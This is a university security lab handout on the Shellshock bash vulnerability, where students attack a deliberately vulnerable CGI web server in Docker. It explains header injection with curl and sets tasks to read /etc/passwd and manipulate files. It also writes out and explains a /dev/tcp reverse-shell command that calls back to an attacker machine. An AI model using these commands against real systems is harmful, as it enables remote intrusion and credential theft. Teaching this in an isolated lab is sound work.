1. **Overview**

On September 24, 2014, a severe vulnerability in bash was identified. Nicknamed Shellshock, this vulnerability can exploit many systems and be launched either remotely or from a local machine. In this lab, students need to work on this attack, so they can understand the Shellshock vulnerability. The learning objective of this lab is for students to get a first-hand experience on this interesting attack, understand how it works, and think about the lessons that we can get out of this attack.

This lab covers the following topics:

This lab covers the following topics:

* Shellshock
* Environment Variables
* Bash Function Definitions
* Apache and CGI Programs

1. **Lab Setup**

Files needed for this lab are included in the Lab\_02\_Shellshock folder

* 1. **DNS Setting**

In our setup, the web server container’s IP address is 10.9.0.80. The hostname of the server is called www.seedlab-shellshock.com. We need to map this name to the IP address. Please add the following to /etc/hosts. You need to use the root privilege to modify this file:




* 1. **Docker and Docker Compose**

Below are some commonly used commands related to Docker and Compose. You will need to run these commands using sudo




Please run sudo docker-compose build and then sudo docker-compose up in the directory containing the docker-compose.yml file in the Lab\_02\_Shellshock folder. Afterward you should see something similar to the below image



If you have difficulties getting to this part, please ask for assistance.

All the containers will be running in the background. To run commands on a container, we often need to get a shell on that container. We first need to use the "docker ps" command to find out the ID of the container, and then use "docker exec" to start a shell on that container.



**NOTE:** If a docker command requires a container ID, you do not need to type the entire ID string. Typing the first few characters will be sufficient, as long as they are unique among all the containers.

* 1. **Testing Environment / Web Server and CGI**

In this lab, we will launch a Shellshock attack on the web server container. Many web servers enable CGI, which is a standard method used to generate dynamic content on web pages and for web applications. Many CGI programs are shell scripts, so before the actual CGI program runs, a shell program will be invoked first, and such an invocation is triggered by users from remote computers. If the shell program is a vulnerable bash program, we can exploit the Shellshock vulnerable to gain privileges on the server.


In our web server container, we have already set up a very simple CGI program (called vul.cgi). It simply prints out "Hello World" using a shell script. The CGI program is put inside Apache’s default CGI folder /usr/lib/cgi-bin, and it must be executable.

****

Listing 1 vul.cgi

The CGI program uses /bin/bash shellshock (the first line), instead of using /bin/bash. This line specifies what shell program should be invoked to run the script. We do need to use the vulnerable bash in this lab.

To access the CGI program from the Web, we can either use a browser by typing the following URL: http://www.seedlab-shellshock.com/cgi-bin/vul.cgi, or use the following command line program curl to do the same thing. Please make sure that the web server container is running.




1. **Lab Tasks**
   1. **Task A: Experimenting with Bash Function**

The bash program in Ubuntu 22.04 has already been patched, so it is no longer vulnerable to the Shellshock attack. For the purpose of this lab, we have installed a vulnerable version of bash inside the container (inside /bin). The program can also be found in the Labsetup folder (inside image www). Its name is bash shellshock. We need to use this bash in our task. You can run this shell program either in the container or directly on your computer. The container manual is linked to the lab’s website. Please design an experiment to verify whether this bash is vulnerable to the Shellshock attack or not. Conduct the same experiment on the patched version /bin/bash and report your observations.

* 1. **Task B: Passing Data to Bash via Environment Variables**

To exploit a Shellshock vulnerability in a bash-based CGI program, attackers need to pass their data to the vulnerable bash program, and the data need to be passed via an environment variable. In this task, we need to see how we can achieve this goal. We have provided another CGI program (getenv.cgi) on the server to help you identify what user data can get into the environment variables of a CGI program. This CGI program prints out all its environment variables.



Listing 2 getenv.cgi

****

**Step 1: Browser**

The above code prints out the contents of all the environment variables in the current process. Please navigate to 10.9.0.80/cgi-bin/getenv.cgi in the firefox browser and identify which environment variable(s)’ values are set by the browser. You can turn on the HTTP Header Live extension (download from plugins) on your browser to capture the HTTP request, and compare the request with the environment variables printed out by the server. Please include your investigation results in the lab report.

**Step 2: Curl**

If we want to set the environment variable data to arbitrary values, we will have to modify the behavior of the browser, that will be too complicated. Fortunately, there is a command-line tool called curl, which allows users to to control most of fields in an HTTP request. Here are some of the userful options: (1) the -v field can print out the header of the HTTP request; (2) the -A, -e, and -H options can set some fields in the header request, and you need to figure out what fields are set by each of them. Please include your findings in the lab report. Here are the examples on how to use these fields:

curl -v <http://10.9.0.80/cgi-bin/getenv.cgi>

curl -A “my data” -v <http://10.9.0.80/cgi-bin/getenv.cgi>

curl -e “my data” -v <http://10.9.0.80/cgi-bin/getenv.cgi>

curl -H “AAAAAA: BBBBBB” -v <http://10.9.0.80/cgi-bin/getenv.cgi>

Based on this experiment, please describe what options of curl can be used to inject data into the environment variables of the target CGI program.

**Step 3: Launching Attack**

We can now launch the Shellshock attack. The attack does not depend on what is in the CGI program, as it targets the bash program, which is invoked before the actual CGI script is executed. Your job is to launch the attack through the URL http://10.9.0.80/cgi-bin/vul.cgi, so you can get the server to run an arbitrary command.

If your command has a plain-text output, and you want the output returned to you, your output needs to follow a protocol: it should start with Content type: text/plain, followed by an empty line, and then you can place your plain-text output. For example, if you want the server to return a list of files in its folder, your command will look like the following:


echo Content\_type: text/plain; echo; /bin/ls -l

In this task, please use three different approaches (i.e., three different HTTP header fields) to launch the Shellshock attack against the target CGI program. You need to achieve the following objectives. For each objective, you only need to use one approach, but in total, you need to use three different approaches.

1. Get the server to send back the contents of the /etc/passwd file
2. Get the server to tell you its process’s user ID. You can use the /bin/sh command to print out the ID information
3. Get the server to create a file inside of the /tmp folder. You need to get into the container to see whether the file is created or not, or use another Shellshock attack to list the /tmp folder
4. Get the server to delete the file that you just created inside of the /tmp folder.

**Questions** Please answer the following:

1. Will you be able to steal the content of the shadow file /etc/shadow from the server? Why or why not? The information obtained in Task 3.B should give you a clue.
2. HTTP GET requests typically attach data in the URL, after the ? mark. This could be another approach that we can use to launch the attack. In the following example, we attach some data in the URL, and we found that the data are used to set the following environment variable:



Can we use this method to launch the Shellshock attack? Please conduct your experiment and derive your conclusions based on your experiment results.


**Step 4: Getting a Reverse Shell via Shellshock**

The Shellshock vulnerability allows attacks to run arbitrary commands on the target machine. In real attacks, instead of hard-coding the command in the attack, attackers often choose to run a shell command, so they can use this shell to run other commands, for as long as the shell program is alive. To achieve this goal, attackers need to run a reverse shell.

Reverse shell is a shell process started on a machine, with its input and output being controlled by somebody from a remote computer. Basically, the shell runs on the victim’s machine, but it takes input from the attacker machine and also prints its output on the attacker’s machine. Reverse shell gives attackers a convenient way to run commands on a compromised machine.

The key idea of reverse shell is to redirect its standard input, output, and error devices to a network connection, so the shell gets its input from the connection, and prints out its output also to the connection. At the other end of the connection is a program run by the attacker; the program simply displays whatever comes from the shell at the other end, and sends whatever is typed by the attacker to the shell, over the network connection.

A commonly used program by attackers is netcat, which, if running with the "-l" option, becomes a TCP server that listens for a connection on the specified port. This server program basically prints out whatever is sent by the client, and sends to the client whatever is typed by the user running the server. In the following experiment, netcat (nc for short) is used to listen for a connection on port 9090 (let us focus only on the first line).

****

The above nc command will block, waiting for a connection. We now directly run the following bash program on the Server machine (10.0.2.5) to emulate what attackers would run after compromising the server via the Shellshock attack. This bash command will trigger a TCP connection to the attacker machine’s port 9090, and a reverse shell will be created. We can see the shell prompt from the above result, indicating that the shell is running on the Server machine; we can type the ifconfig command to verify that the IP address is indeed 10.0.2.5, the one belonging to the Server machine. Here is the bash command:

****

The above command represents the one that would normally be executed on a compromised server. It is quite complicated, and we give a detailed explanation in the following:

* "/bin/bash -i": The option i stands for interactive, meaning that the shell must be interactive (must provide a shell prompt).
* "> /dev/tcp/10.0.2.6/9090": This causes the output device (stdout) of the shell to be redirected to the TCP connection to 10.0.2.6’s port 9090. In Unix systems, stdout’s file descriptor is 1.
* "0<&1": File descriptor 0 represents the standard input device (stdin). This option tells the system to use the standard output device as the stardard input device. Since stdout is already redirected to the TCP connection, this option basically indicates that the shell program will get its input from the same TCP connection.
* "2>&1": File descriptor 2 represents the standard error stderr. This causes the error output to be redirected to stdout, which is the TCP connection.

In summary, the command "/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1" starts a bash shell on the server machine, with its input coming from a TCP connection, and output going to the same TCP connection. In our experiment, when the bash shell command is executed on 10.0.2.5, it connects back to the netcat process started on 10.0.2.6. This is confirmed via the "Connection from 10.0.2.5 ..." message displayed by netcat.

**4. Submission**

Once you have finished all of the tasks, email your submission to [brian.swenson@gtri.gatech.edu](mailto:brian.swenson@gtri.gatech.edu). You submission should include your observations, the commands used for 3A-3D, the answers for the subsequent questions and screen shots and commands used to obtain a reverse shell on the webserver. Include in your submission your name and the name of your partner if you worked on the lab in pairs.

1. **References**

This lab is based on the seed 2.0 labs created by Wenliang Du and is protected by the following license:

